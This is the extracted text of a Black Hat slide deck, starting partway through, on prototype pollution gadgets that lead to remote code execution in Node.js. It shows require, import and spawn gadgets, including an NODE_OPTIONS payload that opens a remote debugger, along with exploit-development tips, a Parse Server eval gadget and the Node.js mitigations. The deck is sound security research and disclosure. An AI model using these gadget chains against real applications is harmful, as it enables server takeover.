
// Gadget
spawn('node', ['app.js']);
```

# Kudos to Michał Bentkowski

“ What I found is basically a **pollution gadget**. If any a vulnerable to prototype pollution and it spawn a new node process, it can be exploited in exactly the same way. “

“ It is nice that we can exploit prototype pollution in *spawn* but would be even better if we found more functions (like *require*) that could be exploitable. “

**CHALLENGE ACCEPTED**



# require Gadget

```
// Prototype pollution  
Object.prototype.main =  
  '/home/user/path/to/malicious.js';  
  
// Gadget requires the absence of  
// main property in package.json  
const bytes = require('bytes');
```

# require Gadget

```
// Prototype pollution
Object.prototype.main =
  '/home/user/path/to/malicious.js';

// Gadget requires the absence of
// main property in package.json
const bytes = require('bytes');
```

```
// lib\internal\modules\cjs\loader.js
const jsonPath = path.resolve(dir, 'package.json');

const json = packageJsonReader.read(jsonPath).str;
if (json === undefined) {
  return false;
}

const parsed = JSON.Parse(json);
const filtered = {
  main: parsed.main,
  exports: parsed.exports,
  /* ... */
};

return filtered;
```

# Gadget Cocktail

```
// Prototype pollution
Object.prototype.main =
  "/usr/XXX.js"
Object.prototype.NODE_OPTIONS =
  "--inspect-brk=0.0.0.0:1337";

// Gadget
const bytes = require('bytes');
```

# Gadget Cocktail

```
// Prototype pollution
Object.prototype.main =
  "/usr/lib/node_modules/corepack/dist/npm.js"
Object.prototype.NODE_OPTIONS =
  "--inspect-brk=0.0.0.0:1337";

// Gadget
const bytes = require('bytes');
```

```
// corepack/dist/npm.js
#!/usr/bin/env node

require('./corepack')
  .runMain(['npm', ...args]);
```

# Exploit Dev Tips

- The main issue of **require/import** gadgets exploitation is caching of loaded modules.
- Combine static and dynamic analysis again.
- Emulate the polluted property by an unenumerable property in *Object.prototype*.

```
Object.defineProperty(Object.prototype, 'main', {  
  get(){  
    if(this['main___']) return this['main___'];  
    console.log('MAIN DETECTED');  
    return undefined;  
  },  
  set(val){ this['main___'] = val },  
  enumerable:false  
});
```

# Exploit Dev Tips

- The main issue of **require/import** gadgets exploitation is caching of loaded modules.
- Combine static and dynamic analysis again.
- Emulate the polluted property by an unenumerable property in *Object.prototype*.
- Run a script that enumerates all packages that do not have *main* property in package.json.
- Connect to the analyzed process by a debugger and collect all loaded modules.

```
require('fs').writeFileSync(  
    'loaded-packages.txt',  
    Object.keys(require.cache).join('\n')  
)
```

# Exploit Dev Tips

- The main issue of **require/import** gadgets exploitation is caching of loaded modules.
- Combine static and dynamic analysis again.
- Emulate the polluted property by an unenumerable property in *Object.prototype*.
- Run a script that enumerates all packages that do not have *main* property in package.json.
- Connect to the analyzed process by a debugger and collect all loaded modules.
- Filter out the loaded modules from the list of *non-main* modules.

```
if (process.env.LOG_LEVEL === 'debug') {  
    const monitor = require('pg-monitor');  
    /* ... */  
}
```

# Mitigations by Node.js team

# child\_process Implementation

```
function spawn(file, args, options) {  
  options = normalizeSpawnArguments(file, args, options);  
  /* ... */  
}  
function normalizeSpawnArguments(file, args, options) {  
  if (options === undefined)  
    options = {};  
  
  const env = options.env || process.env;  
  const envPairs = [];  
  
  // Prototype values are intentionally included.  
  for (const key in env) {  
    ArrayPrototypePush(envPairs, `${key}=${env[key]}`);  
  }  
  
  return { ...options, envPairs, /* ... */ };  
}
```

obj w/ prototype

# child\_process Mitigations

```
const kEmptyObject = ObjectFreeze({ __proto__: null });
function spawn(file, args, options) {
  options = normalizeSpawnArguments(file, args, options);
  /* ... */
}
function normalizeSpawnArguments(file, args, options) {
  if (options === undefined)
    options = kEmptyObject;
  const env = options.env || process.env;
  const envPairs = [];
  // Prototype values are intentionally included.
  for (const key in env) {
    ArrayPrototypePush(envPairs, `${key}=${env[key]}`);
  }
  return { ...options, envPairs, /* ... */ };
}
```

obj w/o prototype

# child\_process Mitigations

```
const kEmptyObject = ObjectFreeze({ __proto__: null });
function spawn(file, args, options) {
  options = normalizeSpawnArguments(file, args, options);
  /* ... */
}
function normalizeSpawnArguments(file, args, options) {
  if (options === undefined)
    options = kEmptyObject;

  const env = options.env || process.env;
  const envPairs = [];

  // Prototype values are intentionally included.
  for (const key in env) {
    ArrayPrototypePush(envPairs, `${key}=${env[key]}`);
  }

  return { ...options, envPairs, /* ... */ };
}
```

obj w/ prototype

# NPM CLI Gadget is still Exploitable

```
const gitEnv = {  
  GIT_ASKPASS: 'echo',  
  GIT_SSH_COMMAND: 'ssh -oStrictHostKeyChecking=accept-new'
```

return obj w/ prototype

```
function makeOpts(opts = {})  
  return {  
    stdioString: true,  
    ...opts,  
    shell: false,  
    env: opts.env || { ...gitEnv, ...process.env }  
  }
```

opts w/ prototype

```
require('child_process').spawn(gitPath, args, makeOpts(opts))
```

# require Implementation

```
// lib\internal\modules\cjs\loader.js
const jsonPath = path.resolve(dir, 'package.json');

const json = packageJsonReader.read(jsonPath).str;
if (json === undefined) {
  return false;
}

const parsed = JSON.Parse(json);
const filtered = {
  main: parsed.main,
  exports: parsed.exports,
  /* ... */
};

return filtered;
```

# require Mitigations

```
// lib\internal\modules\cjs\loader.js
const jsonPath = path.resolve(dir, 'package.json');

const json = packageJsonReader.read(jsonPath).str;
if (json === undefined) {
  return false;
}

const filtered = filterOwnProperties(JSONParse(json),
  [
    'name',
    'main',
    'exports',
    'imports',
    'type',
  ]
);

return filtered;
```

# New require Gadget

```
// Prototype pollution
Object.prototype.main =
  '/home/user/path/to/malicious.js';

// Gadget requires the absence of
// package.json in the directory
const bytes = require('./dir');
```

```
// lib\internal\modules\cjs\loader.js
const jsonPath = path.resolve(dir, 'package.json');

const json = packageJsonReader.read(jsonPath).str;
if (json === undefined) {
  return false;
}

const filtered = filterOwnProperties(JSONParse(json),
[
  'name',
  'main',
  'exports',
  'imports',
  'type',
]);

return filtered;
```

# New **import** Gadget

```
// Prototype pollution
Object.prototype.source = 'console.log("PWNED")';

// Gadget
import('./file.mjs')

// Output: PWNED
```



# Gadgets in 3<sup>rd</sup> Party Packages

# Overview

We continue our research of gadget detection in Node.js stdlib and 3<sup>rd</sup> party packages.


**Paul Moosbrugger** implemented the dynamic analysis tool on top of [GraalVM](#) and Truffle. Our preliminary analysis detects RCE gadgets in NPM packages:

- BSON parser of the official MongoDB client <https://www.npmjs.com/package/bson>
- Embedded JavaScript templates EJS <https://www.npmjs.com/package/ejs>
- Popular email sender <https://www.npmjs.com/package/nodemailer>
- GraphicsMagick for Node.js <https://www.npmjs.com/package/gm>

# Parse Server Attacker Model

```
function expandResultOnKeyPath(obj, key, res) {  
  if (key.indexOf('.') < 0) {  
    obj[key] = res[key];  
    return obj;  
  }  
  
  const path = key.split('.');  
  const firstKey = path[0];  
  const nextPath = path.slice(1).join('.');  
  obj[firstKey] = expandResultOnKeyPath(  
    obj[firstKey] || {},  
    nextPath, res[firstKey]);  
  return obj;  
}
```

<https://t.me/learningnets>



```
const evalFunctions =  
  options['evalFunctions'] == null  
    ? false  
    : options['evalFunctions'];  
  
if (evalFunctions) {  
  eval(functionString);  
}
```

```
yuske@ubuntu: ~/src/parse-server-bootstrap

endency
(node:54833) Warning: Accessing non-existent property 'remove' of module exports inside circular dependency
endency
(node:54833) Warning: Accessing non-existent property 'updateOne' of module exports inside circular dependency
allowClientClassCreation: true
appId: app0
appName: TestApp
cacheMaxSize: 10000
cacheTTL: 5000
cloud: ./cloud/main
customPages: {}
databaseURI: mongodb://127.0.0.1:27017/parse
enableAnonymousUsers: true
expireInactiveSessions: true
graphqlPath: /graphql
host: 0.0.0.0
logsFolder: ./logs
masterKey: ***REDACTED***
masterKeyIps: []
maxUploadSize: 20mb
mountPath: /parse
objectIdSize: 10
playgroundPath: /playground
port: 1337
protectedFields: {"_User":{"*":["email"]}}
revokeSessionOnPasswordReset: true
schemaCacheTTL: 5000
sessionLength: 31536000
allowCustomObjectId: false
collectionPrefix:
directAccess: false
enableExpressErrorHandler: false
enableSingleSchemaCache: false
mountGraphQL: false
mountPlayground: false
preserveFileName: false
preventLoginWithUnverifiedEmail: false
scheduledPush: false
skipMongoDBServer13732Workaround: false
verifyUserEmails: false
jsonLogs: false
verbose: false
level: undefined
serverURL: http://localhost:1337/parse

[54833] parse-server running on http://localhost:1337/parse
```

```
{/home/yuske/src} - Far 2.3 20211219-ae94ef3 x64 yuske@ubuntu

.../yuske/src/parse-server-bootstrap
n      Name
..
cloud
logs
node_modules
public
config.json
package.json
package-lock.json

/home/yuske/src
n      Name
..
fastjson
infer
JavaAnalysis
node-tests
npm-rce-git-hijacki}
parse-server-bootst}
prototype-pollution}
pwnphare
radamsa
parse-server-exploit}
test.js

json yuske yuske 353386 20/12/21 08:08
t.sh yuske yuske 2817 20/12/21 09:37
353 720 bytes in 3 files
2 866 bytes in 2 files

/home/yuske/src$
1Help 2UserMn 3View 4Edit 5Copy 6RenMov 7MkFold 8Delete 9ConfMn 10Quit
```

# Exploit Dev Tips

- Try to trigger RCE gadget in race condition way, i.e., sending tens of requests in parallel and one PP trigger request in the middle of this set.
- Add expected properties in *Object.prototype* to fix “Cannot read property 'XXX' of undefined” and **TypeError** exceptions.
- Prevent infinite recursion in your payload.

```
Object.prototype.foo = {};  
({}).foo.foo.foo.foo.foo !== null;
```

# Exploit Dev Tips

- Try to trigger RCE gadget in race condition way, i.e., sending tens of requests in parallel and one PP trigger request in the middle of this set.
- Add expected properties in *Object.prototype* to fix “Cannot read property 'XXX' of undefined” and **TypeError** exceptions.
- Prevent infinite recursion in your payload.

```
Object.prototype.foo = { 'foo': null };  
({}).foo.foo === null;
```

# Exploit Dev Tips

- Try to trigger RCE gadget in race condition way, i.e., sending tens of requests in parallel and one PP trigger request in the middle of this set.
- Add expected properties in *Object.prototype* to fix “Cannot read property 'XXX' of undefined” and **TypeError** exceptions.
- Prevent infinite recursion in your payload.

```
Object.prototype.foo = { '__proto__': null };  
({}).foo.foo === undefined;
```



# Conclusions

# Defense

- Consider an option to use a null prototype for new objects by `Object.create(null)` or setting null to `__proto__` property.
- Use standard built-in objects `Map` and `Set` to store key-value pairs and unique values.
- Check any object that are created outside of your code, i.e., parameters of your public functions, result of `JSON.parse()` and other API calls:
- Validate them by schema for JSON data. Be sure that your schema validation checks properties of prototypes as well.
- Copy only own properties to an object without prototype or `Map` and use it instead of the original one.

```
function copyOwnProperties (source) {  
  const result = Object.create(null);  
  for (const key of Object.getOwnPropertyNames(source))  
    result[key] = source[key];  
  return result;  
}
```

# References

- Mikhail Shcherbakov, Musard Balliu and Cristian-Alexandru Staicu “Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js“, USENIX Security ’23.  
<https://github.com/yuske/silent-spring>  
<https://github.com/yuske/server-side-prototype-pollution>
- Gareth Heyes “Server-side prototype pollution: Black-box detection without the DoS”, read the [blog post](#) and watch the [video](#) from Nullcon Berlin 2023.
- Olivier Arteau “Prototype Pollution Attack in NodeJS application”, 2018, the [paper](#).
- Michał Bentkowski “Exploiting prototype pollution – RCE in Kibana (CVE-2019-7609)”, read the [blog post](#).

# Black Hat Sound Bytes

- Prototype Pollution leads to RCE. It becomes easy to exploit by known gadgets.
- Combine Prototype Pollution with other vulnerabilities or race conditions to achieve RCE.
- Developers, care about Prototype Pollution gadgets! The mitigations of Prototype Pollution gadgets can protect your app from RCE in the end.

# Black Hat Sound Bytes

- Prototype Pollution leads to RCE. It becomes easy to exploit by known gadgets.
- Combine Prototype Pollution with other vulnerabilities or race conditions to achieve RCE.
- Developers, care about Prototype Pollution gadgets! The mitigations of Prototype Pollution gadgets can protect your app from RCE in the end.

**Thanks for your attention!**

**<https://twitter.com/yu5k3>**

